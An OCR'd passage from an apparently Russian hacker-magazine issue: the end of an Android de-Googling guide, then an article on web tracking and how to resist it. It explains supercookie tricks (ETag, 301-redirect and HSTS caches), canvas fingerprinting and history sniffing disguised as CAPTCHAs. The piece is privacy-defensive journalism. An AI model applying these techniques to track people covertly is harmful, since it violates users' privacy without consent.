
Если ты не хочешь заморачиваться с установкой ownCloud, можешь использовать облако MEGA в качестве компромисса. Их клиент применяет шифрование на стороне клиента, а значит, сотрудникам компании будет значительно сложнее увидеть твои данные.

Тем, кто остался на стоке, придется изловчиться, потому что реализация системы отзыва полномочий хоть и доступна в виде отдельного приложения, но требует установки фреймворка Xposed, причем разных его версий для разных версий Android. Так, владельцы устройств на базе Android 4.0–4.4 должны установить инсталлятор [с официального сайта](). Далее запускаем инсталлятор, открываем «Фреймворк», нажимаем «Установить/обновить» и перезагружаемся.





Настройки защищенного режима в CyanogenMod



Механизм отзыва полномочий

В Android 5.0–5.1 все несколько сложнее. Во-первых, сам инсталлятор необходимо скачивать с XDA. Во-вторых, оттуда же нужно получить ZIP-файл: xposed-v75-sdk21-arm.zip для смартфонов на базе Android 5.0 и ARM, xposed-v75-sdk22-arm.zip для Android 5.1 и так далее. Этот ZIP-файл необходимо прошить с помощью TWRP так же, как CyanogenMod из соответствующего раздела выше. Ну а далее установить сам Xposed.

После установки запускаем инсталлятор Xposed, открываем раздел «Загрузка» и ищем модуль Xprivacy, устанавливаем и перезагружаемся. Запускаем Xprivacy и отзываем полномочия у нужных приложений. Принцип такой же, как в CyanogenMod.

TOR, НЕОТСЛЕЖИВАЕМЫЙ БРАУЗЕР И БЛОКИРОВКА РЕКЛАМЫ

В качестве дополнительных мер защиты прайвеси ты можешь установить из F-Droid приложение Orbot. Это версия Tor для Android, с правами root она умеет заворачивать в Tor вообще весь трафик, идущий наружу. Также хорошим решением будет установка блокировщика рекламы AdAway и браузера Ghostery, блокирующего отслеживающие пользователя JS-вставки на сайтах и использующего поисковик DuckDuckGo по умолчанию.

ВЫВОДЫ

Сохранить прайвеси в современном мире очень сложно. Каждое пятое приложение из маркета норовит отправить твои данные на непонятные серверы, каждый третий веб-сайт устанавливает кукисы и запрашивает твое местоположение. Однако, четко следуя инструкциям данной статьи, можно сделать себя почти невидимым, и цена за это — всего лишь потеря Google Now и официального магазина приложений.

Чем заменить зависящий от сервисов Google софт?

- Gmail — стандартное почтовое приложение или K9 Mail.
- Maps — Яндекс.Карты.
- Hangouts — XMPP-клиент Conversation.
- Pushbullet — Dukto, работает напрямую без внешнего сервера.



НЕ ОБОРАЧИВАЙТЕСЬ, ЗА НАМИ ХВОСТ

КАК РАБОТАЕТ СЛЕЖКА В ВЕБЕ И КАК ЕЕ ПРЕСЕЧЬ



Каждый твой шаг в интернете видят и анализируют десятки трекеров. Они прячутся в самых непредсказуемых местах. Можно ли их остановить?



Олег Парамонов
paramonov@sheep.ru

В 1993 году журнал «Нью-Йоркер» напечатал знаменитую карикатуру про пса за компьютером. «В интернете никто не знает, что ты собака», — сообщала подпись. Спустя двадцать с лишним лет дела обстоят с точностью до наоборот. В сегодняшнем интернете любая собака знает, кто ты такой, — и порой даже лучше, чем ты сам.

Интернет плохо совместим с тайнами, и тайна частной жизни — не исключение. О каждом клике, сделанном в браузере, по определению должны знать две стороны: клиент и сервер. Это в лучшем случае. На самом деле где двое, там и трое, а то и, если взять в качестве примера сайт «Хакера», все двадцать восемь.

Network - https://xakep.ru/

Inspector | Console | Debugger | Style Editor | Performance | Network


✓	Method	File	Domain	Type	Transferred	Size	0 ms 20,48 s 40,96 s 1,02 min
200	GET	hi-res-css.122b94d46dce332d66...	s7.addthis.com	js	28,14 KB	91,43 KB	→ 176 ms
200	POST	admin-ajax.php	xakep.ru	html	2,71 KB	11,87 KB	→ 1162 ms
200	POST	admin-ajax.php	xakep.ru	json	0,04 KB	0,04 KB	→ 756 ms
200	GET	show_ads_impl.js	pagead2.googlesyn...	js	cached	276,63 KB	
200	GET	ads?client=ca-pub-115495164341...	googleads.g.doubl...	html	35,94 KB	97,99 KB	→ 151 ms
200	GET	osd.js	pagead2.googlesyn...	js	22,24 KB	58,29 KB	→ 35 ms
200	GET	sh.ffb539525be53bf07820b48d.h...	s7.addthis.com	html	cached	68,45 KB	
200	GET	18262075?wmode=5&callback=_y...	mc.yandex.ru	js	0,09 KB	0,09 KB	→ 17 ms
200	GET	O28XaUnlrsP2IR365eB2Pg.woff2	fonts.gstatic.com	woff2	25,50 KB	34,01 KB	→ 36 ms
200	GET	Zd2E9abXLFGSr9G3YK2MsCCeYr...	fonts.gstatic.com	woff2	45,98 KB	61,30 KB	→ 38 ms
200	GET	O28XaUnlrsP2IR365eB2Pg.woff2	fonts.gstatic.com	woff2	25,50 KB	34,01 KB	→ 39 ms
200	GET	Zd2E9abXLFGSr9G3YK2MsCCeYr...	fonts.gstatic.com	woff2	45,98 KB	61,30 KB	→ 41 ms
302	GET	/ads/user-lists/943782719/?fmt=1...	www.google.com	html	0,07 KB	0 KB	→ 78 ms
200	GET	O28XaUnlrsP2IR365eB2Pg.woff2	fonts.gstatic.com	woff2	25,50 KB	34,01 KB	→ 48 ms
200	GET	Zd2E9abXLFGSr9G3YK2MsCCeYr...	fonts.gstatic.com	woff2	45,98 KB	61,30 KB	→ 65 ms
200	GET	runtime.js	www.gstatic.com	js	cached	409,87 KB	
200	GET	300lo.json?53zpz9&colc=144622...	m.addthis.com	js	0,26 KB	0,33 KB	→ 145 ms
200	GET	xakep?callback=me.define&_=62911	b1.malerex.ru	js	6,33 KB	30,22 KB	→ 74 ms
200	GET	expansion_embed.js	pagead2.googlesyn...	js	cached	150,40 KB	
200	GET	abg.js	tpc.googlesyndicati...	js	cached	51,65 KB	
200	GET	m_js_controller.js	tpc.googlesyndicati...	js	cached	59,05 KB	
200	GET	/ads/user-lists/943782719/?fmt=1...	www.google.ru	html	0,07 KB	0,06 KB	→ 87 ms
204	GET	push?client=ca-pub-11549516434...	cm.g.doubleclick.net	html	—	0 KB	→ 317 ms
200	GET	nr-768.min.js	js-agent.newrelic.c...	js	cached	22,09 KB	
200	GET	main.css?v=5.4.0	b1.malerex.ru	css	cached	3,32 KB	
200	GET	O28XaUnlrsP2IR365eB2Pg.woff2	fonts.gstatic.com	woff2	cached	34,01 KB	
200	GET	Zd2E9abXLFGSr9G3YK2MsCCeYr...	fonts.gstatic.com	woff2	cached	61,30 KB	
200	GET	activeview?id=osdim&avi=Bc6...	pagead2.googlesyn...	gif	0,04 KB	0,05 KB	→ 26 ms
200	GET	CbzsU2oByTYt-pLbi77EkWqPp7C...	pagead2.googlesyn...	js	cached	9,64 KB	
200	GET	O28XaUnlrsP2IR365eB2Pg.woff2	fonts.gstatic.com	woff2	cached	34,01 KB	
200	GET	Zd2E9abXLFGSr9G3YK2MsCCeYr...	fonts.gstatic.com	woff2	cached	61,30 KB	
200	GET	40195a0833?a=7901801&pl=1446...	bam.nr-data.net	js	0,04 KB	0,04 KB	→ 478 ms
200	GET	collect?v=1&_v=j39&a=172862...	www.google-analyt...	gif	0,03 KB	0,05 KB	→ 117 ms

All | HTML | CSS | JS | XHR | Fonts | Images | Media | Flash | Other — 172 requests, 6 575,29 KB, 65,28 s — Clear

Чтобы убедиться в этом, достаточно включить встроенные в Chrome или Firefox инструменты разработчика. Согласно им, при загрузке главной страницы xakep.ru браузер совершает 170 запросов. Больше половины этих запросов не имеют ни малейшего отношения к документам, которые расположены на серверах «Хакера». Вместо этого они ведут к 27 различным доменам, принадлежащим нескольким иностранным компаниям. Именно эти запросы съедают 90% времени при загрузке сайта.

Что это за домены? Рекламные сети, несколько систем веб-аналитики, социальные сети, платежный сервис, облако Amazon и пара маркетинговых виджетов. Похожий набор, и зачастую даже более обширный, имеется на любом коммерческом сайте. Побочный эффект этого заключается в том, что твои визиты на xakep.ru — никакой не секрет. О них знаем не только мы (это само собой), но и обладатели этих 27 доменов.

Многие из них не просто знают. Они наблюдают за тобой с самым пристальным интересом. Видишь баннер? Он загружен с сервера Doubleclick, крупной рекламной сети, которая принадлежит Google. С его помощью Гугл узнал, что ты побывал на xakep.ru. Если бы баннера не было, он нашел бы другой способ. Те же данные можно извлечь с помощью трекера Google Analytics или через AdSense, по обращению к шрифтам с Google Fonts или к jQuery на CDN Google. Хоть какая-то зацепка найдется на значительной доле страниц в интернете.



Анализ истории перемещений пользователя по интернету помогает Google с неплохой точностью определить его интересы, пол, возраст, достаток, семейное положение и даже состояние здоровья. Это нужно для того, чтобы точ-

нее подбирать рекламу. Даже незначительное увеличение точности таргетинга в масштабах Google — это миллиарды долларов, но возможны и другие применения. Согласно документам, которые опубликовал Эдвард Сноуден, американские и британские спецслужбы перехватывали трекеры Google для идентификации подозреваемых.

За тобой следят — это факт, с которым нужно смириться. Лучше сосредоточиться на других вопросах. Как они это делают? Можно ли скрыться от слежки? И стоит ли?

НАЙТИ И ПЕРЕПРЯТАТЬ

Для того чтобы следить за человеком, нужно уметь его идентифицировать. Самый простой и хорошо изученный способ идентификации — это cookie. Проблема заключается в том, что он уязвимее всего для атак со стороны поборников privacy. О них знают и пользователи, и даже политики. В Евросоюзе, к примеру, действует закон, вынуждающий сайты предупреждать пользователей о вреде кук. Толку ноль, но сам факт настораживает.

Другая проблема связана с тем, что некоторые браузеры по умолчанию блокируют cookie, установленные третьей стороной — например, сервисом веб-аналитики или рекламной сетью. Такое ограничение можно обойти, прогнав пользователя через цепочку редиректов на сервер третьей стороны и обратно, но это, во-первых, не очень удобно, а во-вторых, вряд ли кого-то спасет в долгосрочной перспективе. Рано или поздно потребуется более надежный метод идентификации.

В браузере куда больше мест, где можно спрятать идентификационную информацию, чем планировали разработчики. Нужна лишь некоторая изобретательность. Например, через свойство DOM window.name другим страницам можно передать до двух мегабайт данных, причем в отличие от кук, доступных лишь скриптам с того же домена, данные в `window.name` доступны и из других доменов. Заменить куки на `window.name` мешает лишь эфемерность этого свойства. Оно не сохраняет значение после завершения сессии.

Несколько лет назад в моду вошло хранение идентификационной информации при помощи так называемых Local Shared Objects (LSO), которые предоставляет Flash. В пользу LSO играли два фактора. Во-первых, в отличие от кук, пользователь не мог их удалить средствами браузера. Во-вторых, если куки в каждом браузере свои, то LSO, как и сам Flash, один для всех браузеров на компьютере. За счет этого можно идентифицировать пользователя, попеременно работающего в разных браузерах.

Может сложиться впечатление, что LSO придумали специально для слежки, но это не так. На самом деле разработчики Adobe просто не осознавали, что они делают. Когда до них дошло, что LSO можно использовать в качестве бессмертной вездесущей куки, они поспешили исправить оплошность и добавили

программный интерфейс, удаляющий LSO. Современные браузеры вызывают его при очистке кук. Это несколько уменьшило полезность LSO, но трекеры по-прежнему применяют эту технологию.

У LSO есть несколько альтернатив. В первую очередь речь идет о HTML5 Local Storage — хранилище данных, которое встроено во все современные браузеры. Оно также очищается одновременно с куками и, в отличие от LSO, не может служить для слежки за пользователями в других браузерах. Тем не менее исследователи отмечают, что HTML5 Local Storage используется рядом крупных сайтов для резервного хранения идентификационной информации.

Более экзотический вариант — браузерные базы данных IndexedDB и Web SQL Database. Их в той или иной степени поддерживают последние версии Firefox, Chrome и Internet Explorer. Первые случаи практического использования IndexedDB в качестве запасного варианта на случай утраты обычных кук и LSO были замечены в 2014 году на китайских сайтах weibo.com и sina.com.cn.

В 2011 году сервис аналитики Kissmetrics предпринял попытку спрятать идентификатор пользователя еще глубже — в сам запрос HTTP. Для хранения идентификатора приспособили поля Etag и Last-Modified, предназначенные для проверки актуальности закешированной версии документа. Обычно при отправке документа клиенту сервер помещает в поле Etag его хеш, а в поле Last-Modified — дату последнего обновления. Когда документ потребуется снова, браузер сообщит серверу значение Etag или Last-Modified его закешированной версии. Если они совпадают с известными серверу, тот не станет отправлять данные снова, а вернет статус 304: «документ не изменился».

Бросается в глаза, насколько этот процесс похож на обмен куками. Разница лишь в реакции сервера, но как раз ее-то поменять проще всего. Если в Etag поместить идентификатор пользователя, он будет храниться у клиента до тех пор, пока цела страница в кеше браузера. Там он переживет удаление кук и даже отключение JavaScript. Чтобы полностью избавиться от него, пользователю придется очистить кеш и обнулить историю посещений. Etag и Last-Modified можно использовать для восстановления идентификатора, когда и куки, и данные из LSO или HTML5 Local Storage утрачены.

Кеш и история посещений — это вообще находка для шпиона, и не только из-за Etag. Начнем с того, что идентификатор можно не просто прилагать к закешированному файлу, но и вставлять в него. В этом случае, пока жив кеш, сохранится и идентификатор пользователя. Более хитрый метод использует постоянные редиректы по статусу 301. Сервер выдает этот статус при изменении адреса документа. Браузер запоминает новый адрес и в будущем переходит по нему, минуя старый. Этот механизм применяют для сохранения идентификаторов пользователя.

Вот как это делают: в документ встраивают запрос к невидимой картинке, iframe или скрипту. Если в запросе отсутствует параметр с идентификатором,

сервер возвращает постоянный редирект на тот же URL, но уже с идентификатором. Браузер запоминает адрес с идентификатором и в следующий раз вызывает его. Этот метод интересен тем, что с его помощью можно обмениваться идентификатором между доменами, ведь кеш-то общий.

Родственный метод основан на использовании кеша HTTP Strict Transport Security (HSTS). Согласно стандарту HSTS, сервер может с помощью специального поля в запросе рекомендовать браузеру устанавливать для определенных документов защищенное соединение. Браузер сохраняет эти рекомендации в кеше HSTS. При необходимости в них можно зашифровать идентификатор пользователя. Для этого следует встроить в страницу несколько невидимых изображений, при запросе к которым браузер возвращает рекомендацию HSTS. Каждая такая рекомендация рассматривается как один бит идентификатора.

УСЫ, ЛАПЫ И ХВОСТ – ВОТ МОИ ДОКУМЕНТЫ!

В последнее время набирает популярность другой подход к решению этой проблемы — так называемый фингерпринтинг (от английского слова fingerprint — отпечаток пальца). Фингерпринтинг идентифицирует пользователя не по специальным меткам, сохраненным на его системе, а по уникальным особенностям его браузера, системы и устройства.

Поскольку фингерпринтинг не требует хранения данных на клиенте, его очень трудно заметить и почти невозможно избежать. Если куки действуют лишь в рамках одного домена, уникальные особенности остаются неизменными при посещении различных сайтов. Это значительно упрощает слежку за передвижениями пользователя по интернету. Хуже того, в отличие от кук уникальные особенности нельзя отключить. Усилия пользователя приведут максимум к замене одного набора признаков другим, еще более узнаваемым.

Простейшие методы фингерпринтинга используют в качестве уникальных характеристик IP-адрес, версию браузера и системы, системный язык, разрешение экрана, часовой пояс, показания часов с точностью до миллисекунды и список стандартных шрифтов, установленных на компьютере. При помощи Flash этот список можно дополнить сведениями о подключенных к устройству мыши, клавиатуре, микрофоне, камере и поддержке мультитача.

Незначительные изменения некоторых признаков не мешают опознавать уже знакомого пользователя. Он может воспользоваться другим браузером, переехать в другой часовой пояс или поменять разрешение, но, если не сделать все это одновременно, вероятность идентификации останется высокой.

Существуют и более замысловатые способы фингерпринтинга. Компания AddThis экспериментировала с идентификацией пользователя по особенностям отображения шрифтов. Для этого создается невидимый пользователю canvas, на котором выводится надпись. Хеш последовательности данных о цвете каждого пикселя canvas и становится идентификатором. На то, как имен-

но будет выглядеть надпись, влияет операционная система, установленные шрифты, графическая карта, версия графических драйверов, настройки сглаживания, тип и версия браузера, а также особенности самого дисплея. Тонких отличий предостаточно, но на них трудно повлиять — идеальное сочетание для трекинга.

Windows:

How quickly daft jumping zebras vex. (Also, punctuation: &/c.)

How quickly daft jumping zebras vex. (Also, punctuation: &/c.)

How quickly daft jumping zebras vex. (Also, punctuation: &/c.)

How quickly daft jumping zebras vex. (Also, punctuation: &/c.)

How quickly daft jumping zebras vex. (Also, punctuation: &/c.)

OS X:

How quickly daft jumping zebras vex. (Also, punctuation: &/c.)

How quickly daft jumping zebras vex. (Also, punctuation: &/c.)

How quickly daft jumping zebras vex. (Also, punctuation: &/c.)

Linux:

How quickly daft jumping zebras vex. (Also, punctuation: &/c.)

How quickly daft jumping zebras vex. (Also, punctuation: &/c.)


К слову, виджеты AddThis, год назад незаметно проводившие фингерпринтинг каждого посетителя, стоят и на сайте xakep.ru. Когда эту компанию поймали за руку, она прекратила эксперимент. Можешь быть спокоен: сейчас никакого фингерпринтинга. По крайней мере, заметного.

Еще один метод фингерпринтинга анализирует историю посещений. Исследователи показали, что информация о посещении 500 сайтов из заранее определенного набора позволяет точно идентифицировать около 70% пользо-

вателей, причем в том случае, если в истории присутствуют социальные сети, речь может идти не просто об идентификации, но и о деанонимизации.

Чтобы определить, посещал ли пользователь тот или иной сайт, есть свои хитрости. Например, можно попытаться загрузить документ с нужного сайта. По скорости отзыва будет понятно, есть он в кеше или нет. Можно воспользоваться тем фактом, что ссылки на посещенные сайты отображаются другим цветом. Чтобы выяснить цвет, сгодится все тот же canvas. Есть, впрочем, вариант любопытнее: ссылки нетрудно замаскировать под капчу. Тогда пользователь сам выдаст все нужные сведения. Этот способ особенно полезен, когда JavaScript отключен.

Как замаскировать ссылки под капчу? За счет различного оформления посещенных и непосещенных ссылок. Исследователи из университета Карнеги — Меллон, которые в 2011 году предложили эту методику извлечения истории, перечисляют несколько возможностей. Во-первых, можно сделать каждую ссылку отдельным словом и при помощи CSS скрыть посещенные ссылки. Теперь нужно попросить пользователя ввести текст, который он видит. По пропущенным словам легко определить, на каких сайтах он уже был. Другой вариант капчи представляет собой изображение шахматной доски, на которой расставлены пешки.



Каждая пешка — это опять-таки ссылка, и просмотренные ссылки сделаны невидимыми. Пользователь должен кликнуть каждую пешку. Пешки, на которые он не кликнул, соответствуют ссылкам, ведущим на посещенные сайты.

ШАПОЧКА ИЗ ФОЛЬГИ СВОИМИ РУКАМИ

Даже беглого перечисления методов трекинга достаточно для того, чтобы уловить общие мотивы. Во-первых, Flash. Его исчезновение избавит сразу и от LSO, и от утечки сведений об устройстве, которая упрощает фингерпринтинг. Лучше обойтись без Flash — в 2015 году это просто.

Чтобы предотвратить хранение идентификатора в HTML5 Local Storage и иже с ним, нужно либо избавляться от JavaScript, либо запрещать куки. И то и другое — совсем не безболезненный процесс. Отсутствие кук и JavaScript не только делает невозможным использование современных веб-приложений. Нередко оно ломает совсем безобидные сайты. Страдания неизбежны, и дальше будет только хуже.

Бороться с методами, которые используют кеш? Это гиблое дело. От Etag и Last-Modified еще можно спрятаться за прокси, переписывающим HTTP-запросы, но и только. От кеша редиректов нет спасения. От кеша HSTS тоже, и это, к слову, правильно — его отсутствие делает браузер уязвимым для атак типа MITM. Частое удаление кеша — это, кажется, единственный выход, но и он далек от идеала.

С фингерпринтингом дело обстоит еще веселее. Борьба с трекерами делает тебя уязвимее для фингерпринтинга. Удалил Flash? Что ж, теперь ты белая ворона. Вас таких меньше процента, и более уникального признака не придумать. С тем же успехом можно прятаться на улице города при помощи накладной бороды, темных очков и большой шляпы. Это не маскировка, а эффективный способ привлечения внимания к своей персоне. Еще Tor поставь, и будет комплект!

Рассчитывать на полную победу над трекерами вряд ли стоит, но создать иллюзию незаметности все же можно. Для начала оговорим выбор браузера. Эппловский Safari отпадает сразу. Он уникален тем, что не выключает куки, локальные хранилища данных и кеш даже в режиме инкогнито. Chrome — хороший браузер, но настоящему параноику следует держаться от него подальше. В Google никогда не скрывали, что собирают и анализируют информацию о пользователях. Остается Firefox. Он не лишен порочных связей с Google и даже пингует его при установке, но какой у нас выбор?

В Firefox встроен блокировщик трекеров и рекламы, но по умолчанию он выключен. Чтобы активировать его, нужно открыть скрытые настройки (about:config) и включить свойство `privacy.trackingprotection.enabled`. У левого края адресной строки появится новая иконка — маленький щит. Она нужна для того, чтобы избирательно включать или выключать блокировку трекеров именно на данном домене. На xakep.ru при включенной блокировке количество загружаемых файлов падает вдвое, а скорость загрузки вырастает в четыре раза.

Блокировщик трекеров Firefox заимствует черный список у Disconnect — популярного средства блокировки трекеров, которое существует в виде браузерного аддона и приложения для всех популярных платформ. Очевидный недостаток Disconnect в том, что лучше всего он знает трекеры, которые популярны за границей. Мусор из России течет через него, как сквозь решето.

